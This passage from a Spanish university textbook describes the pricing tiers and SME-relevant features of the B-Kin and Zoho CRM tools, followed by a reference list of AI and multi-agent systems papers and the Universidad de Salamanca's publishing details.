
Herramienta totalmente online que no necesita instalaciones de ningún tipo ni una inversión inicial, se paga una cuota mensual. Funciona en un entorno seguro que garantiza la confidencialidad de los datos y los clientes están correctamente atendidos gracias a la detección de oportunidades de venta y a la optimización de los recursos comerciales disponibles.

B-Kin ofrece el acceso al software CRM con varias opciones:

- Versión Free, gratuita en español. A diferencia de la versión completa, tiene varias limitaciones, pero sirve de ayuda para conocer el software CRM.
- Versión de prueba también es gratuita y ofrece, durante 30 días, todas las características completas: permite crear nuevos clientes, campañas comerciales, ofertas, oportunidades... lo necesario para la organización de la actividad comercial.
- Versión completa permite gestionar los clientes sin limitaciones de ningún tipo por 15 euros al mes por usuario.

Esta herramienta cubre todas las partes que mencionamos anteriormente con respecto a la arquitectura de un CRM:

- Colaborativo. Interactúa con el cliente y responde en tiempo real a sus demandas. Facilita el trabajo en equipo, aprovechando las ventajas del software online.
- Operacional. Es un sistema que organiza y optimiza el contacto con el cliente.
- Analítico. Permite analizar los datos del cliente y su comportamiento para la toma de decisiones en base a hechos y datos.




4.8.5 ZohoCRM

Zoho es el nombre de un conjunto de aplicaciones web desarrolladas por la empresa estadounidense AdventNet. La gran mayoría son de carácter gratuito, aunque muchas de las herramientas se encuentran todavía en fase beta. Una de las herramientas más avanzadas es Zoho CRM, es online, aunque la aplicación gratuita está limitada a un máximo de 3 usuarios. Se pueden ampliar características y usuarios mediante pago de cuotas mensuales y elegir entre 3 versiones: Gratuita, profesional y Empresa.

Características interesantes de Zoho CRM desde el punto de vista de una PYME:

- Completo. No se echa de menos ninguna funcionalidad interesante y práctica para las necesidades de la pequeña y mediana empresa. Permite gestionar facturación, campañas, productos, etc.
- Permite la gestión de inventario de productos, así como Lead Management.
- Es usable y concebido para todo tipo de usuarios.
- Se puede gestionar totalmente bajo criterios orgánicos, de roles de usuario, personalizando las vistas y permisos para todos los usuarios.
- Totalmente personalizable, en apariencia, secciones, info de cada sección, etc.
- Permite importación de datos de otros sistemas CRM, o de libretas de contactos como Outlook.
- Es gratuito hasta 3 usuarios y dispone de canal de comunicación con un soporte, para dudas, etc.

Zoho CRM es una buena aplicación, pero existen otros CRM open source como los mencionados anteriormente, que ofrecen prácticamente lo mismo sin coste alguno.



References

1. Alejandro Jiménez-Rodríguez, Luis Fernando Castillo, Manuel González (2012). Studying the mechanisms of the Somatic Marker Hypothesis in Spiking Neural Networks (SNN). *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 2
2. André Santos, Regina Nogueira, Anália Lourenço (2012). Applying a text mining framework to the extraction of numerical parameters from scientific literature in the biotechnology domain. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 1
3. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. *Information Sciences*, 180(10), 2029–2043. <https://doi.org/10.1016/j.ins.2009.12.032>
4. Carlos Carvalhal, Sérgio Deusdado, Leonel Deusdado (2013). Crawling PubMed with web agents for literature search and alerting services. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 1
5. Carolina González, Juan Carlos Burguillo, Martín Llamas, Rosalía Laza (2013). Designing Intelligent Tutoring Systems: A Personalization Strategy using Case-Based Reasoning and Multi-Agent Systems. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 1
6. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. *Information Fusion*.
7. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. *IEEE Access*.
8. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. *Energies*, 11(12), 3430.
9. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. *International Journal of Robust and Nonlinear Control*, 28(16), 5087-5102.
10. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*.
11. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*, 1-21.
12. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. *Wireless Communications and Mobile Computing*, 2018.
13. Chamoso, P., Raveane, W., Parra, V., & González, A. (2014). Uavs Applied to the Counting and Monitoring Of Animals. In *Advances in Intelligent Systems and Computing* (Vol. 291, pp. 71–80). https://doi.org/10.1007/978-3-319-07596-9_8
14. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. *AI Communications*, (Preprint), 1-18.
15. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In *Advances in Case-Based Reasoning, Proceedings* (Vol. 3155, pp. 533–546).
16. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. *Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews*, 32(4), 307–313. <https://doi.org/10.1109/tsmcc.2002.806072>
17. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In *Industrial Conference on Data Mining* (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1
18. Corchado, J. M., Corchado, E. S., Aiken, J., Fyfe, C., Fernandez, F., & Gonzalez, M. (2003). Maximum likelihood hebbian learning based retrieval method for CBR systems. In *Lecture Notes in Computer Science (including sub-series Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 2689, pp. 107–121). https://doi.org/10.1007/3-540-45006-8_11
19. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 3155, pp. 547–559). <https://doi.org/10.1007/978-3-540-28631-8>
20. Emmanuel Adam, Emmanuelle Grislin-Le Strugeon, René Mandiau (2012). MAS architecture and knowledge model for vehicles data communication. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 1

21. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. *Knowledge-Based Systems*, 16(5–6 SPEC.), 321–328. [https://doi.org/10.1016/S0950-7051\(03\)00034-0](https://doi.org/10.1016/S0950-7051(03)00034-0)
22. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. *IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews*, 37(1), 138–146. <https://doi.org/10.1109/TSMCC.2006.876058>
23. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. *International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications*, 10(3).
24. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. *BMC Bioinformatics*, 10. <https://doi.org/10.1186/1471-2105-10-187>
25. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633–1633. doi:10.3390/s18051633
26. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
27. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865–865. doi:10.3390/s18030865
28. Joana Urbano, Henrique Lopes Cardoso, Ana Paula Rocha, Eugénio Oliveira (2012). Trust and Normative Control in Multi-Agent Systems. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 1
29. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
30. Manuel Rodrigues, Sérgio Gonçalves, Florentino Fdez-Riverola (2012). E-learning Platforms and E-learning Students: Building the Bridge to Success. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 2
31. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. *Expert Systems with Applications*, 36(4), 8239–8246. <https://doi.org/10.1016/j.eswa.2008.10.003>
32. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 4065 LNAI, 106–120. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5>
33. Miki Ueno, Naoki Mori, Keinosuke Matsumoto (2012). Picture information shared conversation agent: Pictgent. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 1
34. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278–294.
35. Nuno Trindade, Luis Antunes (2013). An Architecture for Agent's Risk Perception. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 2
36. Pawel Pawlewski, Paulina Golinska, Paul-Eric Dossou (2012). Application potential of Agent Based Simulation and Discrete Event Simulation in Enterprise integration modelling concepts. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 1
37. Pérez, A., Chamoso, P., Parra, V., & Sánchez, A. J. (2014). Ground Vehicle Detection Through Aerial Images Taken by a UAV. In *Information Fusion (FUSION)*, 2014 17th International Conference on.
38. Prieto, J., Alonso, A. A., de la Rosa, R., & Carrera, A. (2014). Adaptive Framework for Uncertainty Analysis in Electromagnetic Field Measurements. *Radiation Protection Dosimetry*, ncu260.
39. Prieto, J., Mazuelas, S., Bahillo, A., Fernandez, P., Lorenzo, R. M., & Abril, E. J. (2012). Adaptive data fusion for wireless localization in harsh environments. *IEEE Transactions on Signal Processing*, 60(4), 1585–1596.
40. Prieto, J., Mazuelas, S., Bahillo, A., Fernández, P., Lorenzo, R. M., & Abril, E. J. (2013). Accurate and Robust Localization in Harsh Environments Based on V2I Communication. In *Vehicular Technologies - Deployment and Applications*. INTECH Open Access Publisher.

41. Rodolfo Salazar, José Carlos Rangel, Cristian Pinzón, Abel Rodríguez (2013). Irrigation System through Intelligent Agents Implemented with Arduino Technology. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
42. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. International Journal of Ambient Computing and Intelligence, v 1, n 1(1), 15–26. <https://doi.org/10.4018/jaci.2009010102>
43. Vasileios Efthymiou, Maria Koutraki, Grigoris Antoniou (2012). Real-Time Activity Recognition and Assistance in Smart Classrooms. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1

ISBN: 978-84-9012-858-9



**VNIVERSIDAD
D SALAMANCA**

CAMPUS DE EXCELENCIA INTERNACIONAL



800 AÑOS
VNIVERSIDAD
D SALAMANCA
1218 - 2018



Ediciones Universidad
Salamanca